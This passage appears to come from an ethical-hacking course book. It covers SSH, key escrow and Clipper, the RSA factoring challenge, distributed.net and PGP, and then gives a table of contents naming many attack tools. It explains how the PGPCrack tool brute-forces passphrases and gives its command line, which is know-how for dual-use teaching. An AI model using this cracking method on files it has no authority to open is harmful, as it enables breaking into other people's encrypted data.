Note Secure Shell is a program to log into another computer over a network, to execute commands in a remote machine, and to move files from one machine to another. It provides strong authentication and secure communications over unsecure channels. It is intended as a replacement for telnet, rlogin, rsh, and rcp. For SSH2, there is a replacement for FTP: sftp.

Additionally, Secure Shell provides secure X connections and secure forwarding of arbitrary TCP connections. The difference between SSH1 and SSH2 is they are two entirely different protocols. SSH1 and SSH2 encrypt at different parts of the packets, and SSH1 uses server and host keys to authenticate systems where SSH2 only uses host keys. SSH2 is a complete rewrite of the protocol, and it does not use the same networking implementation that SSH1 does. Also, SSH2 is more secure. It should be noted that the SSH1 and SSH2 protocols are in fact different and not compatible with each other. In a nutshell, SSH2 is a rewrite of the SSH1 protocol, with improvements to security, performance, and portability.

The SSH1 protocol is not being developed anymore, as SSH2 is being developed as the standard.

- There are structural weaknesses in SSH1 which leave it open to additional attacks

- SSH1 is subject to a man-in-the-middle attack
- SSH1 has more supported platforms
- SSH1 supports .rhosts authentication (it's against the draft for SSH2)
- SSH1 has more diverse authentication support (AFS, Kerberos, etc.)
- Performance for SSH2 is not equal to SSH1

SSH Communications Security is the developer of Secure Shell (secsh) protocol and maintains the releases of SSH1 and SSH2. Secure Shell authenticates using one or more of the following:

- Password (the /etc/passwd or /etc/shadow in UNIX)
- User public key (RSA or DSA, depending on the release)
- Kerberos (for SSH1)
- Hostbased (.rhosts or /etc/hosts. equiv in SSH1 or public key in SSH2)

Secure Shell protects against:

- IP spoofing, where a remote host sends out packets which pretend to come from another, trusted host. Ssh even protects against a spoofer on the local network, who can pretend he is your router to the outside.
- IP source routing, where a host can pretend that an IP packet comes from another, trusted host.
- DNS spoofing, where an attacker forges name server records
- Interception of cleartext passwords and other data by intermediate hosts
- Manipulation of data by people in control of intermediate hosts
- Attacks based on listening to X authentication data and spoofed connection to the X11 server

Government Access to Keys(GAK)

- Government Access to Keys (also known as key escrow) means that software companies will give copies of all keys (or at least enough of the key that the remainder could be cracked very easily) to the government.
- The government promises that they would hold the keys in a secure way and only use them to crack keys when a court issues a warrant to do so.
- To the government, this issue is similar to the ability to wiretap phones.

Government access to decryption keys is considered by many to be the overriding desire of most national security agencies. It is a continuing battleground between law enforcement agencies (LEAs) and civil liberty groups.

Note A *key escrow encryption system* (or, simply *escrowed encryption system*) is an encryption system with a backup decryption capability that allows authorized persons, under certain prescribed conditions, to decrypt ciphertext with the help of information supplied by one or more trusted parties who hold special data recovery keys.

The data recovery keys are not normally the same as those used to encrypt and decrypt the data, but rather provide a means of determining the data encryption/decryption keys. The term *key escrow* is used to refer to the safeguarding of these data recovery keys. Other terms used include *key archive*, *key backup*, and *data recovery system*.

Key recovery systems have gained prominence due to the desire of government intelligence and law enforcement agencies to guarantee that they have access to encrypted information without the knowledge or consent of encryption users. A properly designed cryptosystem makes it essentially impossible to recover encrypted data without knowledge of the correct key. In some cases this creates a potential problem for the users of encryption themselves; the cost of keeping unauthorized parties out is that if keys are lost or unavailable at the time they are needed, the owners of the encrypted data will be unable to make use of their own information.

The ultimate goal of government-driven key recovery encryption, as stated in the U.S. Department of Commerce's recent encryption regulations, "envision[s] a worldwide key management infrastructure with the use of key escrow and key recovery encryption items."

The Clipper Chip is a cryptographic device supposedly intended to protect private communications while at the same time permitting government agents to obtain the "keys" upon presentation of what has been vaguely characterized as "legal authorization." The "keys" are held by two government "escrow agents" and would enable the government to access the encrypted private communication. While Clipper would be used to encrypt voice transmissions, a similar chip known as Capstone would be used to encrypt data.

The underlying cryptographic algorithm, known as Skipjack, was developed by the National Security Agency (NSA), a super-secret military intelligence agency responsible for intercepting foreign government communications and breaking the codes that protect such transmissions. The Skipjack algorithm uses 80-bit keys. If it is as good as NSA claims, cryptanalyzing it will require searching through all these keys or doing about a million billion billion encryptions. This makes it sixteen million times as hard to break as DES. From the viewpoint of a user, any key escrow system diminishes security. It puts

potential for access to the user's communications in the hands of an escrow agent who's intentions, policies, security capabilities, and future cannot be entirely known.

RSA Challenge

Challenge Number	Prize (\$US)	Status	Submission Date	Submitter(s)
RSA-576	\$10,000	Not Factored		
RSA-640	\$20,000	Not Factored		
RSA-704	\$30,000	Not Factored		
RSA-768	\$60,000	Not Factored		
RSA-896	\$75,000	Not Factored		
RSA-1024	\$100,000	Not Factored		
RSA-1536	\$150,000	Not Factored		
RSA-2048	\$200,000	Not Factored		

- The RSA Factoring challenge is an effort, sponsored by RSA Laboratories, to learn about the actual difficulty of factoring large numbers of the type used in RSA keys.
 - A set of eight challenge numbers, ranging in size from 576 bits to 2048 bits are given.
-

The RSA Factoring challenge is an effort, sponsored by RSA Laboratories, to learn about the actual difficulty of factoring large numbers of the type used in RSA keys. A set of eight challenge numbers, ranging in size from 576 bits to 2048 bits are given. Each number is the product of two large primes, similar to the modulus of an RSA key pair.

The RSA challenge numbers were generated using a secure process that guarantees that the factors of each number cannot be obtained by any method other than factoring the published value. No one, not even RSA Laboratories, knows the factors of any of the challenge numbers.

The generation took place on a Compaq laptop PC with no network connection of any kind . The factoring of a challenge-number of specific length does not mean that the RSA cryptosystem is "broken." It does not even mean, necessarily, that keys of the same length as the factored challenge number must be discarded. It simply gives us an idea of the amount of work required to factor a modulus of a given size. This can be translated into an estimate of the cost of breaking a particular RSA key pair.

The table below provides an estimate of the resources required to factor numbers of various bit lengths in a time period of one year. The Machines column is the number of 500 MHz Pentium (or comparable) machines needed. The Memory column is the amount of RAM required in each machine.

Number Length (bits)	Machines	Memory
430	1	trivial
760	215,000	4 Gb

Number Length (bits)	Machines	Memory
1020	342,000,000	170 Gb
1620	1.6×10^{15}	120 Tb

As shown, to factor a 760-bit number in one year would require 215,000 Pentium-class machines, each with 4 Gigabytes of physical RAM.

The best known algorithm for factoring large numbers is the General Number Field Sieve (GNFS). GNFS consists of a sieving phase that searches a fixed set of prime numbers for candidates that have a particular algebraic relationship, modulo the number to be factored. This is followed by a matrix solving phase that creates a large matrix from the candidate values, and then solves it to determine the factors.

The sieving phase may be done in distributed fashion, on a large number of processors simultaneously. The matrix solving phase requires massive amounts of storage and is typically performed on a large supercomputer.

distributed.net

www.distributed.net

- An attempt to crack RC5 encryption using network of computers world wide
 - The client utility when downloaded from distributed.net runs the crack algorithm as screensaver and send results to the distributed.net connected servers.
 - The challenge is still running...
-

distributed.net is a non-profit organization committed to serving as a gathering point for topics relating to distributed computing, or the process by which countless computers work together toward solving a particular problem. The history of the organization, the organization's ongoing projects, the individuals involved in the organization and the organization's short term and long term goals all relate to finding new ways for computers connected to the Internet being used during "idle" time. This process is realized through the development of software which allows computers currently not in use to communicate via the Internet allowing an unlimited amount of computers to work toward one common goal.

To date, distributed.net has used its processes and technologies to solve encryption contests on the Internet. It is through the application of this concept that distributed.net has been able to develop and refine these techniques, improving on the range, scope, and variety of tasks which are suitable for this technology. In response to the RC5 -32/12/7 (56 bit) Secret Key Challenge, a contest testing RSA Lab's 56 bit encryption

algorithm technology, a group of individuals began development of software tools designed to work towards solving the challenge. A program was created (the client) which was then installed on many machines and performed the complex calculations necessary to solve the challenge. Additionally, a network of servers was designed and created which could coordinate all the client computers. The large task of testing 72 quadrillion keys was then split up and delegated to each client machine. As each client completed its parcel of assigned work, it would report back to the server the results and then be assigned another parcel of work.

In this manner of organized cooperation, many small computers can equal and even surpass the computing power of the largest mainframes. On May 8th, 1997 this effort became distributed.net with Adam L. Beberg acting as founder and chief organizer of this non-profit organization. On July 8th 1997, a new version of the "client" software became available. This version (v2) allowed for easier reporting, faster processing, and much more flexible operation.

On October 22, 1997 after 212 days of work the RC5-56 challenge was solved. At the end of the contest, 4000 active teams of volunteers (in total processing over 7 billion keys each second) at a combined computing power equivalent to more than 26 thousand high-end personal computers, managed to evaluate 46% of the possible solutions. A computer managed by Jo Hermans of Brussels found the solution. Of the \$10,000 prize money \$8,000 was donated to Project Gutenberg/CMU, \$1,000 was awarded Jo Hermans and his teammates, and \$1,000 was retained by distributed.net to cover their costs.

After some restructuring and development time, a second project began running on January 13th 1998. The second encryption contest, DES II-1, took only 40 days for completion. DES II-1 was cracked on Feb 23, 1998. The successful completion of this challenge brought a prize of \$5,000, of which \$3,000 was given to the Free Software Foundation, another non-profit venture.

On January 18, 1999, at 9am, DES III commenced, distributed.net, with the aid of EFF's Deep Crack in addition to the distributed.net clients, took part and completed this challenge on January 19, 1999 at 7am, less than 24 hours after the challenge commenced.

On November 17, 1999, at midnight, distributed.net started participating in the CSC challenge. CSC is an encryption challenge that is organized by CS Communications and Systems to demonstrate how weak a 56-bit key is against brute force attacks, distributed.net was also successful at this challenge. On January 16, 2000, at 6:30am, the winning key was received.

On July 14, 2002 after 1,757 days and 58,747,597,657 work units tested the RC5-64 challenge was solved when a P3-450 running Windows 2000 in Tokyo returned the winning key to the distributed.net key servers. The task was completed by 331,252 participants. Our peak rate of 270,147,024 kkeys/sec is equivalent to 32,504 800MHz

Apple PowerBook G4 laptops or 45,998 2GHz AMD Athlon XP machines or (to use some rc5-56 numbers) nearly a half million Pentium Pro 200s.

Distributed.net is also currently working on OGR-24 (Optimal 24-mark Golomb Ruler), and has resources in place to continue straight onto OGR-25. This is done in the same way as RC5-64, by volunteers using v2.8 or above of the client software.

Volunteer participation in distributed.net is estimated at over 60,000 individuals from nearly every nation and region in the world. With combined resources of as many as 500,000 computers, distributed.net represents the first large-scale collaborative computing effort ever undertaken.

PGP Pretty Good Privacy

- Pretty Good Privacy (PGP) is a software package originally developed by Philip R Zimmerman that provides cryptographic routines for emails and file storage applications.
- Zimmerman took existing cryptosystems and cryptographic protocols and developed a program that can run on multiple platforms. It provides message encryption, digital signatures, data compression and e-mail compatibility.



Tools Pretty Good Privacy (PGP) is a software package originally developed by Phil Zimmerman that provides cryptographic routines for e-mail and file storage applications. Zimmerman took existing cryptosystems and cryptographic protocols and developed a freeware program that can run on multiple platforms. It provides message encryption, digital signatures, data compression, and e-mail compatibility.

The algorithms used for message encryption are RSA for key transport and IDEA for bulk encryption of messages. Digital signatures are achieved by the use of RSA for signing and MD5 for computing the message digest. The freeware program ZIP is used to compress messages for transmission and storage. E-mail compatibility is achieved by the use of Radix-64 conversion.

PGP is basically used for 4 things.

- a. Encrypting a message or file so that only the recipient can decrypt and read it. The sender, by digitally signing with PGP, can also guarantee to the recipient,

- that the message or file must have come from the sender and not an impostor.
- b. Clear signing a plain text message guarantees that it can only have come from the sender and not an impostor. In a plain text message, the text is readable by anyone (i.e. is 'plain') but a PGP digital signature is attached. E.g. News group postings
 - c. Encrypting computer files so that they cannot be decrypted by anyone other than the person who encrypted them.
 - d. Really deleting files (i.e. overwriting the content so that it can't be recovered and read by anyone else) rather than just removing the file name from a directory/folder.

PGP signature is different for every message the user signs because PGP does a calculation on the message using the user's secret key (which is unique to the user). As every message is different, the signature is different too so nobody can cut and paste signatures from one message to another. Each key is a very long number, such as 1024 bits (around 300 decimal digits) expressed as a paragraph of specially formatted text.

Example:

-----BEGIN PGP PUBLIC KEY BLOCK-----

```
mQCNAzGvwGAAAAEAMQXI06gfdoZzy2Ngdqua6Zf6q4Bfdote 8qGHk9RncuEHSBf
2DrqYrkVmn6cANJp/HdBkJH39LcKybOGbxiahmjVnngPp+PzvX8+Wi7kQ5NP267S
0JIituePxuk1EQ5pqywHw8yxtOGIqlj kJtb/pRvZyiCOCywlbj nbPFHw2SetAAUR
tCZSb2JpbIBXAg10dGx1IDxmaXJzdHByQG96ZWlhaWwuY2 9tLmF1PokAlQMFEDGv
WGE52zxR8NknrQEbbVOD/1gJS1dscj2bFJOuD9LOY+LSTj71yxdONZ3cycPZ+3zp
ShCNcsqNAGvHXDtqcGQrNrxHmYqnKBaJ/+46n/FSkDnt/bvEAb105m+6T5oTK8h+
MaaVuvdcphwKfIPQbIoI6LcmtwSdOcyBBndp+0+02x0xhcd2Qx7Gni7J+fz8mmOy
=Ysjn
```

-----END PGP PUBLIC KEY BLOCK-----

Hacking Tool: PGP Crack

<http://munitions.iglu.cjb.net/dolphin.cgi?action=render&category=0406>

- PGP crack is a program designed to brute-force a conventionally encrypted file with PGP or a PGP secret key.
 - The file "pgpfile" must not be ascii-armored. The file "phraselist" should be a file containing all of the passphrases that will be used to attempt to crack the encrypted file.
-

Tool PGPCrack is a program designed to brute-force a conventionally encrypted file

encrypted with PGP or a PGP secret key. It relies on a separate dictionary file, trying each word as a potential passphrase. On a conventionally encrypted PGP file, the utility cycled through over 15,000 words a second on a 100 MHz Pentium.

PGPCrack works by reading the first 23 bytes of the file to be cracked. The last 18 bytes of this array are the only bytes used to crack the file. Next it reads each line of the phraselist, removes the newline character, hashes the line with MD5, and uses that as a key to decrypt the ten bytes in IDEA-CFB mode. PGP can detect whether a valid passphrase has been entered by making sure that the 7th and 9th, and the 8th and 10th bytes are the same. If it appears that a passphrase is valid, it then uses bytes 0–7 as an IV to decrypt the next 8 bytes of the file. If the most significant bit of the first byte of this array is 1, then it prints the passphrase.

Secret key cracking works quite a bit differently. After the passphrase is hashed, the IV and each encrypted MPI are decrypted in IDEA-CFB mode. Then a simple checksum is calculated over the plaintext of each MPI (the checksum is not calculated over N and E). The checksum calculation includes the length fields of each MPI. The checksum algorithm consists of a running addition of every byte. The output is a 16-bit integer. The output is then compared with the unencrypted checksum stored in the secret key file. The command line should be the following: pgpcrack [phraselist] [pgpfile] <logfile>

"Phraselist" is a list of passphrases that PGPCrack attempts to use to decrypt the file "pgpfile". "LogFile" is an optional parameter that will specify to what file the cracked password will be written.

Summary

- Using Public Key Infrastructure (PKI), anyone can send a confidential message using public information, which can only be decrypted with a private key in the sole possession of the intended recipient.
- RSA encryption is widely used and is a 'de-facto' encryption standard.
- The MD5 algorithm is intended for digital signature applications, where a large file must be compressed securely before being encrypted
- SHA algorithm takes as input a message of arbitrary length and produces as output a 160-bit message digest of the input.
- Secure Sockets Layer, SSL is a protocol for transmitting private documents via the Internet.
- RC5 is a fast block cipher designed by RSA Security.
- SSH (Secure Shell) is a secure replacement for telnet and the Berkeley r-utilities and this provides an encrypted channel for logging into another

computer over a network, executing commands on a remote computer, and moving files from one computer to another.

Summary

Recap

- Using Public Key Infrastructure (PKI), anyone can send a confidential message using public information, which can only be decrypted with a private key in the sole possession of the intended recipient.
- RSA encryption is widely used and is a 'de-facto' encryption standard.
- The MD5 algorithm is intended for digital signature applications , where a large file must be compressed securely before being encrypted
- SHA algorithm takes as input a message of arbitrary length and produces as output a 160-bit message digest of the input.
- Secure Sockets Layer, SSL is a protocol for transmitting private documents via the Internet. RC5 is a fast block cipher designed by RSA Security.
- SSH (Secure Shell) is a secure replacement for telnet and the Berkeley r-utilities and this provides an encrypted channel for logging into another computer over a network, executing commands on a remote computer, and moving files from one computer to another.[\[1\]](#)

[1](Reference: *Cryptography FAQs published on the World Wide Web*)

List of Figures

Module 15: Hacking Wireless Networks

WEP Privacy Using RC4 Algorithm

List of Tables

Module 3: Scanning

ICMP Types

List of Sidebars

Module 1: Introduction to Ethical Hacking

Module Objective

Problem Definition - Why Security?

Can Hacking Be Ethical?

Essential Terminology

Elements of Security

What Does a Malicious Hacker Do?

Phase 1 - Reconnaissance

Phase 2 - Scanning

Phase 3 - Gaining Access

Phase 4 - Maintaining Access

Phase 5 - Covering Tracks

Hacker Classes

Hacktivism

What do Ethical Hackers do?

Skill Profile of an Ethical Hacker

How do they go about it?

Modes of Ethical Hacking

Security Testing

Deliverables

Computer Crimes and Implications

Legal Perspective (US Federal Law)

Section 1029

Penalties

Section 1030 - (a)(1)(2)(A)(B)(C)(3)(4)(5)(A)(B)(6)(7)

Penalties

Summary

Module 2: Footprinting

Scenario

Module Objectives

Revisiting Reconnaissance

Defining Footprinting

Information Gathering Methodology

Unearthing Initial Information

Whois

Nslookup

Scenario

Locate the Network Range

ARIN

Screenshot: ARIN Whois Output

Traceroute

Tool: NeoTrace (Now McAfee Visual Trace)

Tool: VisualRoute Trace

Tool: SmartWhois

Scenario

Tool: VisualLookout

[Tool: VisualRoute Mail Tracker](#)

[Screenshot: VisualRoute Mail Tracker](#)

[Tool: eMailTrackerPro](#)

[Summary](#)

Module 3: Scanning

Scenario

Module Objectives

Detecting 'Live' Systems On Target Network

War Dialers

War Dialer

Tool: THC Scan

Ping

Tool: Pinger

Detecting Ping Sweeps

Discovering services running/ listening on target systems.

TCP three-way handshake

Understanding Port Scanning Techniques

Port Scanning Techniques

Tool: ipEye, IPSecScan

Tool: NetScan Tools Pro 2003

Tool: Super Scan

Tool: NMap (Network Mapper)

Active Stack Fingerprinting

Passive Fingerprinting

Cheops

SocksChain

Proxy Servers

Anonymizers

Bypassing Firewall using Http tunnel

HTTPort

Summary

Module 4: Enumeration

Module Objective

What is Enumeration

Net Bios Null Sessions

So What's the Big Deal?

Null Session Countermeasure

NetBIOS Enumeration

Hacking Tool:DumpSec

Hacking Tool: NAT

SNMP Enumeration

SNMPUtil example

Tool: IP Network Browser

SNMP Enumeration Countermeasures

Windows 2000 DNS Zone transfer

Blocking Win 2k DNS Zone transfer

Identifying Accounts

Hacking Tool: Enum

Hacking tool: Userinfo

Hacking Tool: GetAcct

Active Directory Enumeration

AD Enumeration countermeasures

Summary

Module 5: System Hacking

Module Objective

Administrator Password Guessing

Performing automated password guessing

Tool: Legion

Hacking tool: NTInfoScan (now CIS)

Password guessing Countermeasures

Monitoring Event Viewer Logs

Password Sniffing

Hacking Tool: LOphcrack

Hacking Tool: KerbCrack

Privilege Escalation

Tool: GetAdmin

Tool: hk.exe

Manual Password Cracking Algorithm

Automatic Password Cracking Algorithm

Password Types

Types of Password Attacks

Cracking NT/2000 passwords

Redirecting SMB Logon to the Attacker

Hacking Tool: SMB Relay

SMBRelay man-in-the-middle Scenario

SMBRelay Weakness & Countermeasures

Hacking Tool: SMB Grind

Hacking Tool: SMBDie

Hacking Tool: NBTDeputy

NetBIOS DoS Attack

Hacking Tool: John the Ripper

What is LanManager Hash?

Password Cracking Countermeasures

Keystroke Loggers

Spy ware: Spector (www.spector.com)

Hacking Tool: eBlaster (www.spector.com)

IKS Software Keylogger

Hacking Tool: Hardware Key Logger (www.keyghost.com)

Anti Spector (www.antispector.de)

Hacking Tool: RootKit

Planting the NT/2000 Rootkit

Rootkit Countermeasures

Covering Tracks

Disabling Auditing

Clearing the Event log

Tool: elsave.exe

Hacking Tool: WinZapper

Evidence Eliminator

Hiding Files

Creating Alternate Data Streams

Tools: ADS creation and detection

NTFS Streams countermeasures

Stealing Files using Word Documents

Field Code Counter measures

What is Steganography?

Tool: Image Hide

Tool: Mp3Stego

Tool: Snow.exe

Tool: Camera/Shy

Steganography Detection

Tool: dskprobe.exe

Buffer overflows

Outlook Buffer Overflow

List of Buffer Overflow Cases

Protection against Buffer Overflows

Summary

Module 6: Trojans and Backdoors

Cheat Sheets

Module Objectives

Trojans and Backdoors

Working of Trojans

Various Trojan Genre

Modes of Transmission

Tool: QAZ

Hacking Tool:Tini

Tool: Netcat

Tool: Donald Dick

Tool: SubSeven

Tool: Back Orifice 2000

Back Orifice Plug-ins

Tool: NetBus

Wrappers

Tool: Graffiti.exe

Tool: EliteWrap

Tool: IconPlus

Tool: Restorer

Packaging Tool: WordPad

Infecting via CD-ROM

Hacking Tool: Whack-A-Mole

BoSniffer

Hacking Tool: Firekiller 2000

ICMP Tunneling

Hacking Tool: Loki

Loki Countermeasures

Reverse WWW Shell - Covert channels using HTTP

Backdoor Countermeasures

Tool: fPort

Tool: TCPView

Process Viewer

Inzider - Tracks Processes and Ports

Hacking Tool: Senna Spy

Hacking Tool: Hard Disk Killer (HDKP4.0)

System File Verification

Tool: Tripwire

Tool: Beast

Summary

Module 7: Sniffers

Module Objectives

Sniffers - An Introduction

Security Concern

Tool: Ethereal

Tool: Snort

Tool: Windump

Tool: Etherapeek

Passive Sniffing

Active Sniffing

EtherFlood

dsniff

ARP Spoofing

Sniffing HTTPS and SSH

Man in the Middle Attack

Macof, MailSnarf, URLSnarf, WebSpy

Ettercap

SMAC

Mac Changer

Iris

NetIntercept

DNS Sniffing and Spoofing

WinDNSSpoof

Summary

Module 8: Denial of Service

Module Objective

It's Real

What is a Denial Of Service Attack?

Types of denial of service attacks

What is Distributed Denial of Service Attacks

Ping of Death

Hacking Tool: SSPing

Hacking Tool: Land Exploit

Hacking Tool: Smurf

SYN Flood

Hacking Tool: WinNuke

Hacking Tool: Jolt2

Hacking Tool: Bubonic.c

Hacking Tool: Targa

Tools for running DDOS Attacks

DDOS - Attack Sequence

Trinoo

Hacking Tool: Trinoo

TFN

Hacking Tool: TFN2K

Hacking Tool: Stacheldraht

Preventing DoS Attacks

Preventing the DDoS

Common IDS systems

Use Scanning Tools

Summary

Module 9: Social Engineering

Module Objective

What is Social Engineering?

Art of Manipulation.

Human Weakness

Common Types of Social Engineering

Human based - Impersonation

Example

Example

Computer Based Social Engineering

Reverse Social Engineering

Policies and Procedures

Security Policies - Checklist

Summary

Module 10: Session Hijacking

Module Objective

Understanding session hijacking

Spoofing Vs Hijacking

Spoofing Vs Hijacking

Steps in Session Hijacking

Types of session Hijacking

Sequence Numbers

Programs that perform Session Hijacking

Hacking Tool: Juggernaut

Hacking Tool: Hunt

Hacking Tool: TTY Watcher

Hacking Tool: IP watcher

T-Sight

Remote TCP Session Reset Utility

Protecting against Session Hijacking

Summary

Module 11: Hacking Web Servers

Module Objective

How Web Servers Work

Popular Web Servers and Common Security Threats

Apache Vulnerability

Attacks against IIS

IIS Components

ISAPI DLL Buffer Overflows

IPP Printer Overflow

Hacking Tool: IISHack.exe

IPP Buffer Overflow Countermeasures

ISAPI DLL Source disclosures

ISAPI.DLL Exploit

IIS Directory Traversal

Unicode

IIS Logs

Hacking Tool: IISxploit.exe

Hacking Tool: execiis-win32.exe

Hacking Tool: Unicodeuploader.pl

Hacking Tool: cmdasp.asp

Escalating Privileges on IIS

Hacking Tool: iiscrack.dll

Hacking Tool: ispc.exe

Unspecified Executable Path Vulnerability

Hacking Tool: CleanIISLog

File System Traversal Counter measures

Solution: UpdateExpert

cacls.exe utility

Network Tool: Whisker

Network Tool: Stealth HTTP Scanner

Hacking Tool: WebInspect

Network Tool: Shadow Security Scanner

Countermeasures

Summary

Module 12: Web Application Vulnerabilities

Module Objectives

Understanding Web Application Security

Common Web Application Vulnerabilities

Web Application Penetration Methodologies

Hacking Tool: Instant Source

Hacking Tool: Lynx

Hacking Tool: Wget

Hacking Tool: Black Widow

Hacking Tool: WebSleuth

Hidden Field Manipulation

Input Manipulation

What is Cross Side Scripting (XSS)?

XSS Countermeasures

Authentication And Session Management

Traditional XSS Web Application Hijack Scenario - Cookie stealing

Hacking Tool: Helpme2.pl

Hacking Tool: WindowBomb

Hacking Tool: IEEN

Summary

Module 13: Web Based Password Cracking Techniques

Module Objective

Basic Authentication

Digest Authentication

NTLM Authentication

Certificate Based Authentication

Microsoft Passport Authentication

Forms-Based Authentication

Hacking Tool: WinSSLMiM

Password Guessing

Hacking Tool: WebCracker

Hacking Tool: Brutus

Hacking Tool: ObiWan

Hacking Tool: Munga Bunga

Dictionary Maker

Hacking Tool: PassList

Query String

Hacking Tool: cURL

Cookies

[Hacking Tool: ReadCookies.html](#)

[Hacking Tool: Revelation](#)

[Summary](#)

Module 14: SQL Injection

Module Objective

Introduction - SQL Injection

OLE DB Errors

Input Validation attack

Login Guessing & Insertion

Shutting Down SQL Server

Extended Stored Procedures

SQL Server Talks!

Hacking Tool: SQLDict

Hacking Tool: SQLExec

Hacking Tool: sqlbf

Hacking Tool: SQLSmack

Hacking Tool: SQL2.exe

Preventive Measures

Summary

Module 15: Hacking Wireless Networks

Module Objective

Introduction to Wireless Networking

What is 802.11X ?

Setting Up WLAN

SSIDs

What is WEP?

MAC Sniffing & AP Spoofing

Denial of Service attacks

Hacking Tool: NetStumbler

Hacking Tool: AiroPeek

Hacking Tool: Airsnort

Hacking Tool: Kismet

WEPCrack

Other Tools

WIDZ, Wireless Intrusion Detection System

Securing Wireless Networks

Out of the box security

Radius: used as additional layer in the security

Maximum Security: Add VPN to Wireless LAN

Summary

Module 16: Viruses

Module Objective

W32.CIH.Spacefiller (a.k.a chernobyl)

Win32/Explore.Zip Worm

I Love You Virus

What is SQL Insertion Vulnerability?

Melissa Virus

Pretty Park

BugBear Virus

Klez

SirCam Worm

Nimda Virus

Code Red Worm

Writing your own simple virus

Hacking Tool: Senna Spy Internet Worm Generator 2000

MS Blaster

Anti-Virus Software

Summary

Module 17: Novell Hacking

Module Objectives

Novell Netware Basics

Default Accounts and Settings

Valid Account names on Novell Netware

Hacking Tool: Chknull.exe

Access the password file in Novell Netware

Tool: NOVELBFH.EXE & NWPCRACK.EXE

Hacking Tool: Bindery.exe & BinCrack.exe

Hacking Tool: SETPWD.NLM

Other Tools

Hacking Tool: Getit

Hacking Tool: Burglar, SetPass

Hacking Tool: Spooflog, Noveliffs

Hacking Tool: Gobbler

Hacking Tool: Pandora

Pandora Countermeasure

Summary

Module 18: Linux Hacking

Module Objectives

Why Linux?

Compiling Programs in Linux

Scanning Networks

Hacking Tool: Nmap

Scanning Networks

Cheops

Port scan detection tools

Password Cracking in Linux

Hacking Tool: John the Ripper

SARA (Security Auditor's Research Assistant)

Sniffit

Hacking Tool: HPing2

Session Hijacking

Hacking Tool: Hunt

Linux Rootkits

Linux Rootkit v4 (LR4)

Rootkit Countermeasures

chkrootkit detects the following rootkits

Linux Firewall: IPChains

IPTables

Linux Tools: Application Security

Linux Tools: Intrusion Detection Systems

Linux Tools: Security Testing Tools

Linux Tools: Encryption

Linux Tools: Log and Traffic Monitors

Linux Tools: Log and Traffic Monitors

Linux Security Countermeasures

Summary

Module 19: Evading IDS, Firewalls and Honeypots

Module Objectives

Intrusion Detection Systems (IDS)

System Integrity Verifiers (SIV)

Intrusion Detection

How does an IDS match signatures with incoming traffic?

Protocol Stack Verification

Application Protocol Verification

What happens after an IDS detects an attack?

IDS Software Vendors

Snort (<http://www.snort.org>)

Evading IDS Systems

Complex IDS Evasion

Hacking Tool: fragrouter

Hacking Tool: Tcpreplay

Hacking Tool: SideStep.exe

Hacking Tool: Anzen NIDSbench

Hacking Tool: ADMutate

Tools to inject strangely formatted packets on to the wire

What do I do when I have been hacked?

Hacking through firewalls

Bypassing Firewall using Http tunnel

Placing Backdoors through Firewalls

Hiding Behind Covert Channel: Loki

Hacking Tool: 007 Shell

Hacking Tool: ICMP Shell

ACK Tunneling

Hacking Tool: AckCmd

Honey_pots

Honeypot Software Vendors

Honeypot-KFSensor

Summary

Module 20: Buffer Overflows

Module Objective

Buffer Overflows

Exploitation

Stack based Buffer Overflow

Knowledge required to Program Buffer Overflow Exploits

Understanding Stacks

Understanding Assembly Language

A Normal Stack

How to detect Buffer Overflows in a program

Attacking a real Program

NOPS

How to mutate a Buffer Overflow Exploit

Once the stack is smashed..

Defense against Buffer Overflows

StackGuard

Immunix System

Vulnerability Search - ICAT

Summary

Module 21: Cryptography

Module Objective

Public-key Cryptography

Working of Encryption

Digital Signature

RSA (Rivest Shamir Adleman)

Example of RSA algorithm

RSA Attacks

MD5

SHA (Secure Hash Algorithm)

SSL (Secure Socket Layer)

RC5

What is SSH?

Government Access to Keys (GAK)

RSA Challenge

distributed.net

PGP Pretty Good Privacy

Hacking Tool: PGP Crack

Summary